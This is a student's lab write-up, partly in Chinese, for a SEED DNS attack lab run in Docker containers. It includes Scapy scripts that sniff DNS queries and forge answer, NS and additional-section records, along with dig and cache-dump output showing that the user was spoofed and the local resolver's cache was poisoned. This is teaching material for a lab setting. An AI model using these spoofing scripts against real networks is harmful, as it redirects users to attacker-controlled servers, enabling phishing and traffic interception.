
lab5 Local DNS Attack Lab

57118204 陈盈

Lab Environment Setup Task

环境设置如图所示。



查看各主机的哈希值。

```
[07/21/21]seed@VM:~/.../volumes$ dockps
87a21f02edd7  user-10.9.0.5
d5aa9ff918bf  local-dns-server-10.9.0.53
8336a4b00660  seed-router
390fe878bf9b  seed-attacker
9b355739b1fe  attacker-ns-10.9.0.153
```

Testing the DNS Setup

所有的测试工作都是在 User (10.9.0.5) 上进行的。

Get the IP address of ns.attacker32.com.

运行结果来自攻击者命名服务器上设置的区域文件。

```
root@87a21f02edd7:/#  dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15548
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d6312f59488f8fae0100000060f86603a1f661e229e0c5e5 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 18:22:59 UTC 2021
;; MSG SIZE  rcvd: 90
```

Get the IP address of www.example.com

运行 dig www.example.com，得到正常结果。

```
root@87a21f02edd7:/#  dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55652
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 20e3c2219dfd89c30100000060f8664e94f2456f65fe8667 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 3656 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Wed Jul 21 18:24:14 UTC 2021
;; MSG SIZE  rcvd: 88
```

运行第三条命令 dig @ns.attacker32.com www.example.com ，从攻击者那里得到虚假结果。

```
root@87a21f02edd7:/#  dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32714
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dabd62b16fbee5140100000060f8666db4d66827943bbf59 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Wed Jul 21 18:24:45 UTC 2021
;; MSG SIZE  rcvd: 88
```

Task 1: Directly Spoofing Response to User

重启 dock,主机哈希值发生变化。

```
[07/21/21]seed@VM:~/.../volumes$ dockps
9d6043e728a4  attacker-ns-10.9.0.153
93fdd864cad2  user-10.9.0.5
fba8dcb8811b  local-dns-server-10.9.0.53
59b80b426e2b  seed-router
2ff53bf812fd  seed-attacker
```

查看主机对应网卡。

```
[07/21/21]seed@VM:~/.../volumes$ ifconfig |grep br
br-01a72f297e21: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu
 1500
        inet 10.8.0.1  netmask 255.255.255.0  broadcast 10.8.0.2
55
br-0ccd6ec45566: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu
 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.2
55
        inet 192.168.43.199  netmask 255.255.255.0  broadcast 19
2.168.43.255
```

task1.py

```python
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
      print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
      ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
      udp = UDP(dport=pkt[UDP].sport, sport=53) # Create a UPD object
      Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,rdata='1.2.3.4') # Create an aswer record
      dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,ancount=1, an=Anssec) # Create a DNS object
      spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
      send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter
pkt=sniff(iface='br-0ccd6ec45566', filter=myFilter, prn=spoof_dns)
```

```
root@VM:/volumes# python3 task1.py
 10.9.0.5 --> 10.9.0.53: 6471
.
Sent 1 packets.
```

通过运行结果可以看出，对用户的 DNS 欺骗攻击成功。

```
root@93fdd864cad2:/#  dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 6471
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.4

;; Query time: 56 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 02:48:26 UTC 2021
;; MSG SIZE  rcvd: 64
```

Task 2: DNS Cache Poisoning Attack – Spoofing Answers

在运行攻击程序之前，首先在 User 运行 dig www.example.com 命令。

```
root@93fdd864cad2:/#  dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17049
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: eec241cedd789c840100000060f8def1c632ffefb02b76be (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         85772   IN      A       93.184.216.34

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 02:58:57 UTC 2021
;; MSG SIZE  rcvd: 88
```

然后在本地 DNS 服务器运行 rndc dumpdb -cache ， cat /var/cache/bind/dump.db | grep www.example.com ，此时可以查看 DNS 缓存正常。

```
root@fba8dcb8811b:/# rndc dumpdb -cache
root@fba8dcb8811b:/# cat /var/cache/bind/dump.db | gre
p www.example.com
www.example.com.        690407  A       93.184.216.34
```

先刷新本地 DNS 服务器缓存，即运行 rndc flush ，然后运行攻击程序。

```
root@fba8dcb8811b:/#  rndc flush
 10.9.0.53 --> 192.54.112.30: 65335
.
Sent 1 packets.
```

进行 dig www.example.com 命令，可以看到 User 被欺骗。

```
Wireshark
; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19040
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 251781c8c57d68fc0100000060f8e01ba57aef90c225de6d (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         259200  IN      A       1.2.3.4

;; Query time: 376 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:03:55 UTC 2021
;; MSG SIZE  rcvd: 88
```

此时在本地 DNS 服务器运行 rndc dumpdb -cache ， cat /var/cache/bind/dump.db | grep www.example.com ，可以看到缓存中毒攻击成功。

```
root@fba8dcb8811b:/# rndc dumpdb -cache
root@fba8dcb8811b:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863929  A       1.2.3.4
```

Task 3: Spoofing NS Records

task3.py

```python
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
    udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
    NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200,rdata='ns.attacker32.com')
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,rdata='1.2.3.4') # Create an aswer record
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,ancount=1, an=Anssec, nscount=1, ns=NSsec) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-0ccd6ec45566', filter=myFilter, prn=spoof_dns)
```

```
^Croot@VM:/volumes# python3 task3.py
  10.9.0.53 --> 192.33.14.30: 50306
.
Sent 1 packets.
  10.9.0.53 --> 10.9.0.153: 25656
.
Sent 1 packets.
  10.9.0.53 --> 10.9.0.153: 51216
.
Sent 1 packets.
```

运行攻击程序后，在 User 容器运行 dig www.example.com ， dig seu.example.com ，dig mail.example.com ，可以看到均被欺骗。

```
root@93fdd864cad2:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37117
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 578caefb4977b9d60100000060f8e1a83bae5c4782bb33f9 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         258803  IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:10:32 UTC 2021
;; MSG SIZE  rcvd: 88

root@93fdd864cad2:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40158
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: cdaed17611d545ab0100000060f8e1bca450514b7fe081e0 (good)
;; QUESTION SECTION:
;seu.example.com.                IN      A

;; ANSWER SECTION:
seu.example.com.         259200  IN      A       1.2.3.6

;; Query time: 64 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:10:52 UTC 2021
;; MSG SIZE  rcvd: 88
```

```
root@93fdd864cad2:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57039
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 609718427996dc3a0100000060f8e1c81f5865790fb8b55d (good)
;; QUESTION SECTION:
;mail.example.com.              IN      A

;; ANSWER SECTION:
mail.example.com.       259200  IN      A       1.2.3.6

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:11:04 UTC 2021
;; MSG SIZE  rcvd: 89
```

在本地 DNS 服务器上查看缓存，可以看到欺骗 NS 记录。

```
root@fba8dcb8811b:/# rndc dumpdb -cache
root@fba8dcb8811b:/# cat /var/cache/bind/dump.db | grep example.com
example.com.            863520  NS      ns.attacker32.com.
_.example.com.          863103  A       1.2.3.4
mail.example.com.       863532  A       1.2.3.6
seu.example.com.        863520  A       1.2.3.6
www.example.com.        863103  A       1.2.3.4
```

在恶意 DNS 路由器上 cat /etc/bind/zone_example.com 的文件中，可以看到不同的子域名对应不同的 IP。

```
root@9d6043e728a4:/# cat  /etc/bind/zone_example.com
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS      ns.attacker32.com.

@       IN      A       1.2.3.4
www     IN      A       1.2.3.5
ns      IN      A       10.9.0.153
*       IN      A       1.2.3.6
```

Task 4: Spoofing NS Records for Another Domain

task4.py

```python
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src, src=pkt[IP].dst) # Create an IP object
    udp = UDP(sport=pkt[UDP].dport, dport=33333) # Create a UPD object
    NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,rdata='ns.attacker32.com')
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,rdata='1.2.3.4') # Create an aswer record
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,ancount=1, an=Anssec, nscount=2, ns=NSsec1/NSsec2) # Create a DNS object
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-0ccd6ec45566', filter=myFilter, prn=spoof_dns)
```

观察到在请求 seu.google.com 时，没有得到返回的 IP 地址。

```
root@93fdd864cad2:/# dig www.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47784
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: d20e9576ebbb31d70100000060f8e6df4e2b244a1fad6a6e (good)
;; QUESTION SECTION:
;www.google.com.                        IN      A

;; ANSWER SECTION:
www.google.com.         194     IN      A       80.87.199.46

;; Query time: 752 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:32:47 UTC 2021
;; MSG SIZE  rcvd: 87

root@93fdd864cad2:/#  dig seu.google.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51310
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 440f439822943dc60100000060f8e6ee94c9bf62e4e15680 (good)
;; QUESTION SECTION:
;seu.google.com.                        IN      A

;; AUTHORITY SECTION:
google.com.             60      IN      SOA     ns1.google.com. dns-admin.googl
e.com. 385971520 900 900 1800 60

;; Query time: 264 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:33:02 UTC 2021
;; MSG SIZE  rcvd: 121
```

查看 DNS 缓存， google.com 对应的 NS 为 ns1.google.com ， ns2.google.com ， ns3.google.com ， ns4.google.com ，当三级域名为其他的时，是请求不到的。

```
root@fba8dcb8811b:/# cat /var/cache/bind/dump.db | grep google.com
google.com.             777409  NS      ns1.google.com.
                        777409  NS      ns2.google.com.
                        777409  NS      ns3.google.com.
                        777409  NS      ns4.google.com.
ns1.google.com.         777409  A       216.239.32.10
ns2.google.com.         777409  A       216.239.34.10
ns3.google.com.         777409  A       216.239.36.10
ns4.google.com.         777409  A       216.239.38.10
seu.google.com.         604684  \-ANY   ;-$NXDOMAIN
; google.com. SOA ns1.google.com. dns-admin.google.com. 385971520 900 900 1800
60
www.google.com.         _       604803  A       80.87.199.46
```

Task 5: Spoofing Records in the Additional Section

task5.py

```python
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
    ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
    udp = UDP(sport=pkt[UDP].dport, dport=33333)  # Create a UPD object
    NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,rdata='ns.attacker32.com')
    NSsec2 = DNSRR(rrname='example.com', type='NS', ttl=259200,rdata='ns.example.com')
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,rdata='12.23.34.45')  # Create an aswer record
    Addsec1 = DNSRR(rrname='ns.attatcker32.com', type='A', ttl=259200,rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns.example.com', type='A', ttl=259200, rdata='5.6.7.8')
    Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200,rdata='3.4.5.6')
    dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,ancount=1, nscount=2, arcount=3, an=Anssec, ns=NSsec1 / NSsec2,ar=Addsec1 / Addsec2 / Addsec3)  # Create a
    spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet
    send(spoofpkt)
myFilter = "udp and src port 33333" # Set the filter
pkt=sniff(iface='br-0ccd6ec45566', filter=myFilter, prn=spoof_dns)
```

操作如上，得到的响应如下图所示。

```
root@93fdd864cad2:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38686
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 3994a39f4804b65b0100000060f8ebca8bbcafa1daea15c0 (good)
;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.         256209  IN      A       1.2.3.4

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:53:46 UTC 2021
;; MSG SIZE  rcvd: 88

root@93fdd864cad2:/# dig seu.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> seu.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14800
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 03f65febb29fd6890100000060f8ebd4edc885b05ef78552 (good)
;; QUESTION SECTION:
;seu.example.com.                IN      A

;; ANSWER SECTION:
seu.example.com.         256616  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:53:56 UTC 2021
;; MSG SIZE  rcvd: 88

root@93fdd864cad2:/# dig mail.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> mail.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42537
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: dc45102cd243da730100000060f8ebdb9d778791e771ad01 (good)
;; QUESTION SECTION:
;mail.example.com.               IN      A

;; ANSWER SECTION:
mail.example.com.        256621  IN      A       1.2.3.6

;; Query time: 0 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:54:03 UTC 2021
;; MSG SIZE  rcvd: 89

r                864cad2:/# dig www.facebook.com
```

Wireshark

```
; <<>> DiG 9.16.1-Ubuntu <<>> www.facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2337
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 8d8729b18d019e530100000060f8ebf2e001ef43dc1b60dc (good)
;; QUESTION SECTION:
;www.facebook.com.               IN      A

;; ANSWER SECTION:
www.facebook.com.        253     IN      A       108.160.163.117

;; Query time: 152 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Thu Jul 22 03:54:26 UTC 2021
;; MSG SIZE  rcvd: 89
```

在本地 DNS 服务器上查看缓存，结果如下。

```
root@fba8dcb8811b:/# rndc dumpdb -cache
root@fba8dcb8811b:/# cat /var/cache/bind/dump.db | grep .com
ns.attacker32.com.      612866  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800
 7200 2419200 86400
example.com.            861266  NS      ns.attacker32.com.
_.example.com.          860849  A       1.2.3.4
mail.example.com.       861278  A       1.2.3.6
seu.example.com.        861266  A       1.2.3.6
www.example.com.        860849  A       1.2.3.4
_.facebook.com.         604888  A       31.13.90.33
www.facebook.com.       604933  A       108.160.163.117
google.com.             776181  NS      ns1.google.com.
                        776181  NS      ns2.google.com.
                        776181  NS      ns3.google.com.
                        776181  NS      ns4.google.com.
ns1.google.com.         776181  A       216.239.32.10
ns2.google.com.         776181  A       216.239.34.10
ns3.google.com.         776181  A       216.239.36.10
ns4.google.com.         776181  A       216.239.38.10
seu.google.com.         603456  \-ANY   ;-$NXDOMAIN
; google.com. SOA ns1.google.com. dns-admin.google.com. 385971520 900 900 1800
60
www.google.com.         603575  A       80.87.199.46
; ns.attacker32.com [v6 TTL 8066] [v4 unexpected] [v6 nxrrset]
; Dump complete
```